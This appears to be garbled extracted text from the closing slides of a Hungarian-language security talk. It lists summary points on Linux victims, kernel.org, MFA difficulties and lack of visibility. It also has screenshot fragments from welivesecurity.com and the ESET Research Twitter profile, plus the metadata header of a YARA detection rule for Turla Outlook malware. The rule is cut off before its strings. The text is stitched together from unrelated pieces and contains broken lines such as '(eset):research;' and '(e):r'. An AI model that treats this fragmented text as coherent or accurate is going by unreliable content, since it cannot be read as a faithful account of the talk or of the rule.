# Összefoglalás



**Tech-savvy Linux  
áldozatok**

**KERNEL.ORG**



**MFA implementálás  
nehézkes**



**Láthatóság hiánya**



# Köszönöm a figyelmet!

welivesecurity.com

TIPS & ADVICE

English

← ESET Research

3,624 posts

53  
54  
55  
56  
57  
58

```
description = "Turla Outlook malware"
reference = "https://www.welivesecurity.com/2019/07/26/turla-outlook-malware/"
source = "https://github.com/eset/malware-analysis"
(eset):research;
contact = "github@eset.com"
license = "BSD 2-Clause"
```

strings:

(e):r

⋮ **Following**

**ESET Research**

@ESETresearch

Security research and breaking news straight from ESET Research Labs.

[welivesecurity.com/research/](https://welivesecurity.com/research/) Joined July 2009

30 Following 31.9K Followers

Not followed by anyone you're following

Latest Art

ty

iran-aligned cyberattacks: